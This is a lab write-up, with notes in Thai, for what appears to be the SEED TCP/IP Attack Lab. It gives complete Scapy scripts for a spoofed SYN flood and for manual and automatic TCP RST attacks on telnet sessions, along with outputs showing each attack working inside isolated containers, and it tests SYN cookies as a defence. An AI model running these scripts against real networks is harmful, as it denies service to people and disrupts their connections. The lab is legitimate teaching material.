TCP/IP Attack Lab

Container:

```
[03/11/25]seed@VM:~/.../Lab5-Labsetup$ dockps
03e6c982786a  user1-10.9.0.6
2e033055c112  victim-10.9.0.5
b12de4424597  seed-attacker-lab5
a147926a7f52  user2-10.9.0.7
[03/11/25]seed@VM:~/.../Lab5-Labsetup$
```

Task 1: SYN Flooding Attack

ตั้งค่า TCP backlog เครื่องเหยื่อเป็น 80 เพื่อให้ backlog เต็มง่ายขึ้น

```
root@2e033055c112:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@2e033055c112:/#
```

ตั้งค่า TCP SYNACK retries เครื่องเหยื่อเป็น 10 ครั้ง เพื่อให้ packet ค้างอยู่ใน backlog นานขึ้น

```
root@2e033055c112:/# sysctl net.ipv4.tcp_synack_retries=10
net.ipv4.tcp_synack_retries = 10
root@2e033055c112:/#
```

Turn off TCP SYN Cookie (ระบบป้องกัน SYN flooding attack) of victim

```
root@2e033055c112:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@2e033055c112:/#
```

Task 1.1: Launching the Attack Using Python


Open | synflood.py ~/Documents/Lab5-Labsetup/volumes | Save

```
1 #!/bin/env python3
2 from scapy.all import IP, TCP, send
3 from ipaddress import IPv4Address
4 from random import getrandbits
5
6 ip = IP(dst="10.9.0.5")
7 tcp = TCP(dport=23, flags='S')
8 pkt = ip/tcp
9
10 while True:
11         pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
12         pkt[TCP].sport = getrandbits(16) # source port
13         pkt[TCP].seq = getrandbits(32) # sequence number
14         send(pkt, verbose = 0)
```

ก่อนการ attack

```
root@2e033055c112:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42989        0.0.0.0:*               LISTEN
root@2e033055c112:/# ip tcp_metrics show
root@2e033055c112:/#
```

หลังการ attack



นับ connection ที่เป็นสถานะ SYN_RECV ที่ค้างอยู่ มีกว่า 64 session

```
tcp        0      0 10.9.0.5:23             100.16.31.147:9746      SYN_RECV
tcp        0      0 10.9.0.5:23             211.135.241.183:6326    SYN_RECV
tcp        0      0 10.9.0.5:23             164.25.204.171:10347    SYN_RECV
root@2e033055c112:/# netstat -nat|grep SYN_RECV|wc -l
64
root@2e033055c112:/#
```

ทดลอง telnet จากเครื่องอื่นไปเครื่องเหยื่อ จะไม่สามารถเชื่อมต่อได้ ใช้เวลาเชื่อมต่อนานจนหมดเวลา

```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@03e6c982786a:/#
```

Task 1.3: Enable the SYN Cookie Countermeasure

Turn on TCP SYN Cookie (ระบบป้องกัน SYN flooding attack) of victim แล้วดูผลการโจมตี

```
root@2e033055c112:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@2e033055c112:/# sysctl net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Backlog ไม่ว่าจะปรับมากกว่าหรือน้อยกว่า 128 ก็ยังมี session แสดงสถานะ SYN_RECV อยู่ 128 session แต่สามารถ telnet จากเครื่องอื่นมา victim ได้ทันทีที่ส่งคำสั่ง telnet

```
root@2e033055c112:/# netstat -nat|grep SYN_RECV|wc -l
128
root@2e033055c112:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:42989        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             144.212.204.61:24395    SYN_RECV
tcp        0      0 10.9.0.5:23             173.165.50.132:18758    SYN_RECV
tcp        0      0 10.9.0.5:23             252.25.219.32:52471     SYN_RECV
tcp        0      0 10.9.0.5:23             241.249.186.226:3496    SYN_RECV
tcp        0      0 10.9.0.5:23             185.216.12.97:3281      SYN_RECV
tcp        0      0 10.9.0.5:23             147.213.199.0:3257      SYN_RECV
tcp        0      0 10.9.0.5:23             134.129.199.73:5718     SYN_RECV
tcp        0      0 10.9.0.5:23             41.1.251.170:42790      SYN_RECV
tcp        0      0 10.9.0.5:23             27.142.225.189:51003    SYN_RECV
tcp        0      0 10.9.0.5:23             90.185.35.242:12762     SYN_RECV
tcp        0      0 10.9.0.5:23             74.165.82.53:5428       SYN_RECV
tcp        0      0 10.9.0.5:23             200.139.136.114:42858   SYN_RECV
tcp        0      0 10.9.0.5:23             52.168.88.180:45218     SYN_RECV
tcp        0      0 10.9.0.5:23             85.198.254.188:49433    SYN_RECV
tcp        0      0 10.9.0.5:23             45.88.188.82:44307      SYN_RECV
tcp        0      0 10.9.0.5:23             159.130.16.10:13519     SYN_RECV
tcp        0      0 10.9.0.5:23             24.72.235.219:64829     SYN_RECV
tcp        0      0 10.9.0.5:23             123.120.33.84:14272     SYN_RECV
tcp        0      0 10.9.0.5:23             160.54.70.220:33218     SYN_RECV
tcp        0      0 10.9.0.5:23             186.69.184.147:8594     SYN_RECV
tcp        0      0 10.9.0.5:23             135.153.166.158:4111    SYN_RECV
tcp        0      0 10.9.0.5:23             41.241.3.243:22103      SYN_RECV
tcp        0      0 10.9.0.5:23             243.214.134.195:30495   SYN_RECV
tcp        0      0 10.9.0.5:23             67.239.34.219:14473     SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:36020          ESTABLISHED
tcp        0      0 10.9.0.5:23             33.100.108.94:19364     SYN_RECV
tcp        0      0 10.9.0.5:23             34.228.197.99:24830     SYN_RECV
```

```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2e033055c112 login:
```

Task 2: TCP RST Attacks on `telnet` Connections

ทดลองทำ TCP RST attack จาก VM เพื่อตัดการเชื่อมต่อของ telnet ระหว่าง A กับ B แบบ manually


ดักฟังการ telnet ระหว่าง A กับ B จากเครื่อง VM

```
>>> pkt = sniff(iface="br-58c05ab21c23",filter="tcp")
```

ให้เครื่อง user1-10.9.0.6 telnet ไปยังเครื่อง victim 10.9.0.5

```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2e033055c112 login:
Password:

Login incorrect
2e033055c112 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@2e033055c112:~$
```

เครื่องดักฟัง ดู packet ของ TCP เพื่อดูว่า session กำลังรอ sequence เลขอะไร



No.	Time	Source	Destination	Protocol	Length	Info
7	0.168654	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
8	0.170164	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
9	0.170198	10.9.0.6	10.9.0.5	TCP	66	36080 → 23 [ACK] Seq=4 Ack=4 Win=501 Len=0 TSval=3967631335 TSecr=2827824429
10	0.456341	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
11	0.456821	10.9.0.5	10.9.0.6	TELNET	101	Telnet Data ...
12	0.456844	10.9.0.6	10.9.0.5	TCP	66	36080 → 23 [ACK] Seq=6 Ack=39 Win=501 Len=0 TSval=3967631621 TSecr=2827824715

```
▸ Frame 12: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface -, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 36080, Dst Port: 23, Seq: 6, Ack: 39, Len: 0
    Source Port: 36080
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 6    (relative sequence number)
    Sequence number (raw): 4220461461
    [Next sequence number: 6    (relative sequence number)]
    Acknowledgment number: 39    (relative ack number)
    Acknowledgment number (raw): 1620034897
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 501]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0x1443 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

นำค่า sequence มาใส่ code เพื่อส่ง packet RESET ตัดการเชื่อมต่อ โดยให้ source/destination เป็นฝั่งใดก็ได้

Open | tcp_rst_manually.py ~/Documents/Lab5-Labsetup/volumes | Save

```python
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=36080, dport=23, flags="R", seq=4220461461)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

```
[03/12/25]seed@VM:~/.../volumes$ sudo python3 tcp_rst_manually.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 36080           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 4220461461      (0)
ack        : IntField                            = 0               (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 4 (R)>    (<Flag 2 (S)>)
window     : ShortField                          = 8192            (8192)
chksum     : XShortField                         = None            (None)
urgptr     : ShortField                          = 0               (0)
options    : TCPOptionsField                     = []              (b'')
[03/12/25]seed@VM:~/.../volumes$
```

ที่เครื่อง user1 จะไม่เห็นว่า connection หลุดทันที แต่หาก enter ดู จะเห็นว่า connection หลุดแล้ว

```
seed@2e033055c112:~$ pwd
/home/seed
seed@2e033055c112:~$ Connection closed by foreign host.
root@03e6c982786a:/#
```

ทดลองทำ TCP RST attack จาก VM เพื่อตัดการเชื่อมต่อของ telnet ระหว่าง A กับ B แบบ automatically

Open ▾ | tcp_rst_auto.py ~/Documents/Lab5-Labsetup/volumes | Save

```
1 #!/usr/bin/env python3
2
3 from scapy.all import *
4
5 def spoof(pkt):
6     old_tcp = pkt[TCP]
7     old_ip = pkt[IP]
8
9     ip = IP(src=old_ip.dst, dst=old_ip.src)
10    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport,
11              flags="R", seq=old_tcp.ack)
12    pkt = ip/tcp
13    ls(pkt)
14    send(pkt,verbose=0)
15
16 myFilter = 'tcp and src port 23'
17
18 sniff(iface='br-58c05ab21c23', filter=myFilter, prn=spoof)
```

รันไฟล์รอการเชื่อมต่อของ victim กับ user1

```
[03/12/25]seed@VM:~/.../volumes$ ls
synflood.c  synflood.py  tcp_rst_auto.py  tcp_rst_manually.py
[03/12/25]seed@VM:~/.../volumes$ sudo python3 tcp_rst_auto.py
```

ที่ user1 จะขึ้นว่าเชื่อมต่อสำเร็จ แต่เมื่อพิมพ์อะไรก็ตาม จะหลุดจากการเชื่อมต่อทันที

```
root@03e6c982786a:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2e033055c112 login: Connection closed by foreign host.
root@03e6c982786a:/# eed
bash: eed: command not found
root@03e6c982786a:/#
```

ที่ VM ที่รันไฟล์ python ไว้ จะแสดง packet ที่ spoof ออก (จากคำสั่ง ls(pkt) ใน code)

```
--
sport      : ShortEnumField                  = 36162          (20)
dport      : ShortEnumField                  = 23             (80)
seq        : IntField                        = 2016097151     (0)
ack        : IntField                        = 0              (0)
dataofs    : BitField  (4 bits)              = None           (None)
reserved   : BitField  (3 bits)              = 0              (0)
flags      : FlagsField  (9 bits)            = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                      = 8192           (8192)
chksum     : XShortField                     = None           (None)
urgptr     : ShortField                      = 0              (0)
options    : TCPOptionsField                 = []             (b'')
version    : BitField  (4 bits)              = 4              (4)
ihl        : BitField  (4 bits)              = None           (None)
tos        : XByteField                      = 0              (0)
len        : ShortField                      = None           (None)
id         : ShortField                      = 1              (1)
flags      : FlagsField  (3 bits)            = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)             = 0              (0)
ttl        : ByteField                       = 64             (64)
proto      : ByteEnumField                   = 6              (0)
chksum     : XShortField                     = None           (None)
src        : SourceIPField                   = '10.9.0.6'     (None)
dst        : DestIPField                     = '10.9.0.5'     (None)
options    : PacketListField                 = []             ([])
--
sport      : ShortEnumField                  = 36162          (20)
dport      : ShortEnumField                  = 23             (80)
seq        : IntField                        = 0              (0)
ack        : IntField                        = 0              (0)
dataofs    : BitField  (4 bits)              = None           (None)
reserved   : BitField  (3 bits)              = 0              (0)
flags      : FlagsField  (9 bits)            = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                      = 8192           (8192)
chksum     : XShortField                     = None           (None)
urgptr     : ShortField                      = 0              (0)
options    : TCPOptionsField                 = []             (b'')
```